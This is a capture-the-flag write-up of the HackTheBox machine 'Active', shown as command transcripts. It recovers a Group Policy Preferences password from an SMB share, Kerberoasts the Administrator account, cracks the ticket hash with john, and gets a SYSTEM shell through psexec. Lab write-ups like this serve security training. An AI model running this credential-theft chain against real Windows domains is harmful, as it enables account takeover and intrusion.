HackTheBox Active

Saikat Karmakar | Jul 23 : 2021

ip -> 10.10.10.100

- ***Nmap***

```
PORT      STATE    SERVICE              VERSION
53/tcp    open     domain               Microsoft DNS 6.1.7601 (1DB15D39)
(Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open     kerberos-sec         Microsoft Windows Kerberos (server
time: 2021-07-20 13:36:59Z)
135/tcp   open     msrpc                Microsoft Windows RPC
139/tcp   open     netbios-ssn          Microsoft Windows netbios-ssn
389/tcp   open     ldap                 Microsoft Windows Active Directory
LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open     microsoft-ds?
464/tcp   open     kpasswd5?
593/tcp   open     ncacn_http           Microsoft Windows RPC over HTTP 1.0
636/tcp   open     tcpwrapped
1050/tcp  filtered java-or-OTGfileshare
3268/tcp  open     ldap                 Microsoft Windows Active Directory
LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open     tcpwrapped
49152/tcp open     msrpc                Microsoft Windows RPC
49153/tcp open     msrpc                Microsoft Windows RPC
49154/tcp open     msrpc                Microsoft Windows RPC
49155/tcp open     msrpc                Microsoft Windows RPC
49157/tcp open     ncacn_http           Microsoft Windows RPC over HTTP 1.0
49158/tcp open     msrpc                Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 56s
```

```
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-07-20T13:38:02
|_  start_date: 2021-07-20T04:39:00
```

language-bash

- ***rustscan***

```
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Microsoft DNS 6.1.7601 (1DB15D39)
(Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server
time: 2021-07-20 13:34:39Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory
LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  tcpwrapped    syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory
LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
5722/tcp  open  msrpc         syn-ack Microsoft Windows RPC
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
47001/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49171/tcp open  msrpc         syn-ack Microsoft Windows RPC
49180/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 56s
| p2p-conficker:
```

```
|   Checking for Conficker.C or higher...
|   Check 1 (port 32534/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 40109/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 6739/udp): CLEAN (Timeout)
|   Check 4 (port 38631/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-07-20T13:35:39
|_  start_date: 2021-07-20T04:39:00
                                                   language-bash
```

- list shares
    - smclient

```
smbclient -L 10.10.10.100
lpcfg_do_global_parameter: WARNING: The "client use spnego" option is
deprecated
lpcfg_do_global_parameter: WARNING: The "client ntlmv2 auth" option is
deprecated
Enter WORKGROUP\avik's password:
Anonymous login successful

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    Replication     Disk
    SYSVOL          Disk      Logon server share
    Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.100 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
                                                   language-bash
```

- smbmap

```
smbmap -H 10.10.10.100
[+] IP: 10.10.10.100:445    Name: active.htb
        Disk                                                    Permissions
Comment
    ----                                                    ----------- ----
---
    ADMIN$                                                  NO ACCESS   Remote
Admin
    C$                                                      NO ACCESS   Default
share
    IPC$                                                    NO ACCESS   Remote
IPC
    NETLOGON                                                NO ACCESS   Logon
server share
    Replication                                             READ ONLY
    SYSVOL                                                  NO ACCESS   Logon
server share
    Users                                                   NO ACCESS
```


language-bash

- list the files

```
smbmap -R Replication -H 10.10.10.100
```


language-bash

- there is a groups folder




```
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    Windows NT
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\*
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    .
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    ..
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    Groups
        .\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\*
```

- set the --depth to 10



```
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    ..
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    SecEdit
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\*
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    .
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    ..
        fr--r--r--             1098 Sat Jul 21 16:08:11 2018    GptTmpl.inf
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\*
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    .
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    ..
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    Groups
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\*
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    .
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    ..
        fr--r--r--              533 Sat Jul 21 16:08:11 2018    Groups.xml
        .\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\*
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    .
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    ..
        fr--r--r--               22 Sat Jul 21 16:08:11 2018    GPT.INI
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    MACHINE
        dr--r--r--                0 Sat Jul 21 16:07:44 2018    USER
```

- downloaded the file



```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as Groups.x
ml (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\>
```

avik@kali:~/Desktop/ctf/WalkThroughs/HackTheBox/active 134x15


```
[master x] {} active ls
Groups.xml  README.md  scan
[master x] {} active file Groups.xml
Groups.xml: XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
[master x] {} active
```

GPP Passwords

Whenever a new Group Policy Preference (GPP) is created, there's an xml file created in the SYSVOL share with that config data, including any passwords associated with the GPP. For security, Microsoft AES encrypts the password before it's stored as `cpassword`. But then Microsoft published the key on MSDN!


Microsoft issued a patch in 2014 that prevented admins from putting passwords into GPP. But that patch doesn't do anything about any of these breakable passwords that were already there, and from what I understand, pentesters still find these regularly in 2018. For more details, check out this AD Security post.

- got the password
- creds `SVC_TGS : GPPstillStandingStrong2k18`




```
avik•WalkThroughs/HackTheBox/active(master⚡)» gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSV
YdYw/NglVmQ
GPPstillStandingStrong2k18
avik•WalkThroughs/HackTheBox/active(master⚡)»                                                                          [19:09:31]
```

- get all files in the share at-once



```
root@htb:~/htb/boxes/active# smbclient //10.10.10.100/Replication
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23 as GPT.INI (0.3 KiloBytes/sec) (average 0.3 KiloBytes/s
ec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\GPE.INI of size 119 as GPE.INI (1.4 KiloBytes/sec) (average 0
.9 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf of size 1098 as GptTmpl.i
nf (12.8 KiloBytes/sec) (average 4.9 KiloBytes/sec)
```


- username info



```
avik•WalkThroughs/HackTheBox/active(master⚡)» GetADUsers.py -all -dc-ip 10.10.10.100  active.htb/SVC_TGS                  [19:20:42]
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Password:
[*] Querying 10.10.10.100 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2018-07-19 00:36:40.351723  2021-01-21 21:37:03.723783
Guest                                                 <never>              <never>
krbtgt                                                2018-07-19 00:20:36.972031  <never>
SVC_TGS                                               2018-07-19 01:44:38.402764  2021-07-23 18:27:17.023354
avik•WalkThroughs/HackTheBox/active(master⚡)»                                                                          [19:20:49]
```

- if we were admin then we could have write in the shares



```
avik•WalkThroughs/HackTheBox/active(master⚡)» psexec.py active.htb/svc_tgs@10.10.10.100                              [19:22:53]
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.100.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'Replication' is not writable.
[-] share 'SYSVOL' is not writable.
[-] share 'Users' is not writable.
avik•WalkThroughs/HackTheBox/active(master⚡)»                                                                          [19:23:19]
```

- list all the user owned files

```
smbmap -u svc_tgs -p GPPstillStandingStrong2k18 -H 10.10.10.100 -R Users
language-bash
```


- let's use bloodhound

> - installation
>
> ```
> pip install bloodhound
> language-bash
> ```

- run

```
bloodhound-python -u svc_tgs -p GPPstillStandingStrong2k18 -ns 10.10.10.100
-d active.htb -c All
language-bash
```

- We will use GetUserSPNs.py from impacket to get administrator Kerberos ticket



```
active [master] GetUserSPNs.py -request active.htb/SVC_TGS
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf                                                   PasswordLastSet             LastLogon
              Delegation
--------------------  -------------  ---------------------------------------------------------  --------------------------  ----------
-----------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-19 00:36:40.351723  2021-01-21
21:37:03.723783



$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$7e0f13fbd77889c0a61bb455f564d125$53b64f10ae1cd4627f04deea8cdd9a28a2df0
b715e32e110e3018ac4c2ada6916350c06fb94ca0fcaf2d113f60c3211615ed7500e1da373f556ba20cc7fd9e50f8cd92b38b0f3ca6d3a479539990124edf63fb8cb39
2ab5f6fd21432b63edd31e3ec454b725da460e0cee727d76b86ae7e81aad9b4d497da6d56183de9aceab48bd3ea3c1a9b42ec3eb04d870f4be9c80544329204bce623b
2e1c70c6ddc51aab5258e6782ac7a953861346fae409ac60874dd5f88651dc7071611d2326fcd01dd97ce67f93285fe9835dcaa3d97d347b338f939e9b1ba2e342b465
e73e3613a50094c93ab18234f5d78162c6abe397f5b62411d7f2af243f36f9f3955fd1eb2c378c0ba252d1e561a49a0ce47a59c09a08ece0461f325c6ed3196ffba83e
427eec4e8dfa8a133435f3ea653acdcc67e8fe230b1cf060649cc80b89fe898bd8df57cf0f2557866f2a48ab76a6af1507b880d3a808f92ec8201dc03cdab7cb7ad08f
62c32b3002ff409504f30af106b38e8ae0d250f7642802362ac293d0ab896833303c6a0f8abe1b992a1df00d51acd70e5cec45ac98d34c5ab84f372d551976cfbdf6fb
ae841ca2c840100996ec8f33bdda212e8d08f64cca218de941fbc4dd718ed678c132bea74896eda27a079aacd6c60a6df2bd2a98563ad3568d709f2034ca6c87149647
fda64569b401d799143255fc66bcc2441e0f982d5915990a7c75e1c5ce02b0a58aa7440e6e67c7bebdbc0072ff49250a8533411eccc65f06e94aea4f6ac464565860d4
3677bac55d9d732e591c1316b0f74a0352caae664e991e69a761ba50fad03a10d55a11134049454ce0c232004e351549bf5691f1cbc8a8b7a50499c56fe6050a6c1ecd
12480339ac00964cf73ca5bf77cb0dbd5069bcf1128e3d5ef5d54b75eeabe1841474e8895bf44424f5ae885bde7b8e7472002ab9b84303acade17050500d6489f11624
9b8e2826d865089603cc27b17ff20f5623fa372a5fe0da580ea44ea58c13899514da2800a450b54f36f3fdef341e62661dc28d5fab4df8895213d872ee5eb4de0e828b
043633fbec7d54d7d6609dbd8713cea2a47a682ecddb7d41cf88678c3235032329152b91191507bade9af26c678c3e42f613ace8153ccff2f9d158f6ac658d7ae333ed
0c6424b2cedc5586179f140c02b5e7b039ae57c04bc5991939618782908e1954375b3f26b90408ffe7c8713575b80430505d5e433ea3bffefd24ba173bac44037a695a
7
```


- hash cracked

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
```

```bash
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
```

language-bash

- we're system



```
active [master] psexec.py administrator@active.htb
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Password:
[*] Requesting shares on active.htb.....
[*] Found writable share ADMIN$
[*] Uploading file RVrMJeAG.exe
[*] Opening SVCManager on active.htb.....
[*] Creating service UbvV on active.htb.....
[*] Starting service UbvV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```